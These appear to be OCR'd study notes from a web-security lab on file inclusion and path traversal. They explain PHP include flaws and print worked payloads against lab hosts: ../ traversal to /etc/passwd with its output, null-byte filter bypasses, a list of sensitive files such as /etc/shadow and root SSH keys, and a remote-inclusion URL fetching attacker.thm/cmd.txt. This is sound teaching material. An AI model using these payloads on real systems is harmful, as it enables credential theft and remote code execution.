

File Inclusion

web applications are written to request access to files on a given system, including images, static text, and so on via parameters. Parameters are query parameter strings attached to the URL that could be used to retrieve data or perform actions based on user input.





Why do File inclusion vulnerabilities happen?

File inclusion vulnerabilities are commonly found and exploited in various programming languages for web applications, such as PHP that are poorly written and implemented. The main issue of these vulnerabilities is the input validation, in which the user

inputs are not sanitized or validated, and the user controls them. When the input is not validated, the user can pass any input to the function, causing the vulnerability.


What is the risk of File inclusion?

By default, an attacker can leverage file inclusion vulnerabilities to leak data, such as code, credentials or other important files related to the web application or operating system. Moreover, if the attacker can write files to the server by any other means, file inclusion might be used in tandem to gain remote command execution (RCE).

Path Traversal

a web security vulnerability allows an attacker to read operating system resources, such as local files on the server running an application. The attacker exploits this vulnerability by manipulating and abusing the web application's URL to locate and access files or directories stored outside the application's root directory.>


Path traversal vulnerabilities occur when the user's input is passed to a function such as file_get_contents in PHP



can test out the URL parameter by adding payloads to see how the web application behaves. Path traversal attacks, also known as the dot-dot-slash attack, take advantage of moving the directory one step up using the double dots ../


If the attacker finds the entry point, which in this case get.php?file=, then the attacker may send something as follows, http://webapp.thm/get.php?file=../../../../etc/passwd

retrieves files from other directories, which in this case /etc/passwd. Each .. entry moves one directory until it reaches the root directory /. Then it changes the directory to /etc, and from there, it read the passwd file.



http://webapp.thm/get.php?file=../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
```



Similarly, if the web application runs on a Windows server, the attacker needs to provide Windows paths. For example, if the attacker wants to read the `boot.ini` file located in `c:\boot.ini`, then the attacker can try the following depending on the target OS version:

`http://webapp.thm/get.php?file=../../../../boot.ini` or

`http://webapp.thm/get.php?file=../../../../windows/win.ini`

The same concept applies here as with Linux operating systems, where we climb up directories until it reaches the root directory, which is usually .


Common OS files which can be used when testing:

Location	Description
`/etc/issue`	contains a message or system identification to be printed before the login prompt.
`/etc/profile`	controls system-wide default variables, such as Export variables, File creation mask (umask), Terminal types, Mail messages to indicate when new mail has arrived
`/proc/version`	specifies the version of the Linux kernel
`etc/passwd`	has all registered users that have access to a system
`/etc/shadow`	contains information about the system's users' passwords
`/root/.bash_history`	contains the history commands for `root` user
`/var/log/dmessage`	contains global system messages, including the messages that are logged during system startup
`/var/mail/root`	all emails for `root` user
`/root/.ssh/id_rsa`	Private SSH keys for a root or any known valid user on the server
`/var/log/apache2/access.log`	the accessed requests for `Apache` web server
`C:\boot.ini`	contains the boot options for computers with BIOS firmware

Local File Inclusion

LFI attacks against web applications are often due to a developers' lack of security awareness. With PHP, using functions such as include, require, include_once, and require_once often contribute to vulnerable web applications.

#1. Suppose the web application provides two languages, and the user can select between the EN and AR



lab 1
the request is /lab1.php?file=/etc/passwd

File Name | For example: welcome.php | Include


Current Path

/var/www/html

File Content Preview of /lab1.php?file=/etc/passwd

Warning: include(/lab1.php?file=/etc/passwd) [function.include]: failed to open stream: No such file or directory in /var/www/html/lab1.php on line 26

Warning: include() [function.include]: Failed opening '/lab1.php?file=/etc/passwd' for inclusion (include_path='.:/usr/lib/php5.2/lib/php') in /var/www/html/lab1.php on line 26



lab2 - directory of include function is includes

File Inclusion Lab

Lab #2: Include a file in the input form below

File Name | For example: welcome.php | Include

Current Path

/var/www/html

File Content Preview of

Warning: include(includes/) [function.include]: failed to open stream: No such file or directory in /var/www/html/lab2.php on line 26

Warning: include() [function.include]: Failed opening 'includes/' for inclusion (include_path='.:/usr/lib/php5.2/lib/php') in /var/www/html/lab2.php on line 26

LFI continued

#3. In the first two cases, we checked the code for the web app, and then we knew how to exploit it. However, in this case, we are performing black box testing, in which we don't have the source code. In this case, errors are significant in understanding how the data is passed and processed into the web app.

In this scenario, we have the following entry point: `http://webapp.thm/index.php?lang=EN`. If we enter an invalid input, such as THM, we get the following error

```
Warning: include(languages/THM.php): failed to open stream: No such file or directory in /var/www/
```

The error message discloses significant information. By entering THM as input, an error message shows what the include function looks like: `include(languages/THM.php);`.

If you look at the directory closely, we can tell the function includes files in the languages directory is adding .php at the end of the entry. Thus the valid input will be something as follows: `index.php?lang=EN`, where the file EN is located inside the given languages directory and named `EN.php`.

Also, the error message disclosed another important piece of information about the full web application directory path which is `/var/www/html/THM-4/`.

To exploit this, we need to use the `../` trick, as described in the directory traversal section, to get out the current folder. Let's try the following:

`http://webapp.thm/index.php?lang=../../../../etc/passwd`

Note that we used 4 `../` because we know the path has four levels `/var/www/html/THM-4`. But we still receive the following error:

```
Warning: include(languages/../../../../../etc/passwd.php): failed to open stream: No such file or
```

It seems we could move out of the PHP directory but still, the include function reads the input with `.php` at the end! This tells us that the developer specifies the file type to pass to the include function. To bypass this scenario, we can use the NULL BYTE, which is `%00`.

Using null bytes is an injection technique where URL-encoded representation such as %00 or 0x00 in hex with user-supplied data to terminate strings. You could think of it as trying to trick the web app into disregarding whatever comes after the Null Byte.


By adding the Null Byte at the end of the payload, we tell the include function to ignore anything after the null byte which may look like:

`include("languages/../../../../../etc/passwd%00").".php");` which is equivalent to `include("languages/../../../../../etc/passwd");`


Note: the %00 trick is fixed and not working with PHP 5.3.4 and above.

#4. In this section, the developer decided to filter keywords to avoid disclosing sensitive information! The /etc/passwd file is being filtered. There are two possible methods to bypass the filter. First, by using the NullByte %00 or the current directory trick at the end of the filtered keyword `/..` The exploit will be similar to `http://webapp.thm/index.php?lang=/etc/passwd/`. We could also use `http://webapp.thm/index.php?lang=/etc/passwd%00`.

#5. Next, in the following scenarios, the developer starts to use input validation by filtering some keywords. Let's test out and check the error message!



#6. Finally, we'll discuss the case where the developer forces the include to read from a defined directory! For example, if the web application asks to supply input that has to include a directory such as: `http://webapp.thm/index.php?lang=languages/EN.php` then, to exploit this, we need to include the directory in the payload like so: `?lang=languages/../../../../../etc/passwd` .




Remote File Inclusion

Remote File Inclusion (RFI) is a technique to include remote files into a vulnerable application. Like LFI, the RFI occurs when improperly sanitizing user input, allowing an attacker to inject an external URL into include function. One requirement for RFI is that the allow_url_fopen option needs to be on.

The risk of RFI is higher than LFI since RFI vulnerabilities allow an attacker to gain Remote Command Execution (RCE) on the server. Other consequences of a successful RFI attack include:

- Sensitive Information Disclosure
- Cross-site Scripting (XSS)
- Denial of Service (DoS)



First, the attacker injects the malicious URL, which points to the attacker's server, such as http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt. If there is no input validation, then the malicious URL passes into the include function. Next, the web app server will send a GET request to the malicious server to fetch the file. As a result, the web app includes the remote file into include function to execute the PHP file within the page and send the execution content to the attacker. In our case, the current page somewhere has to show the Hello THM message.

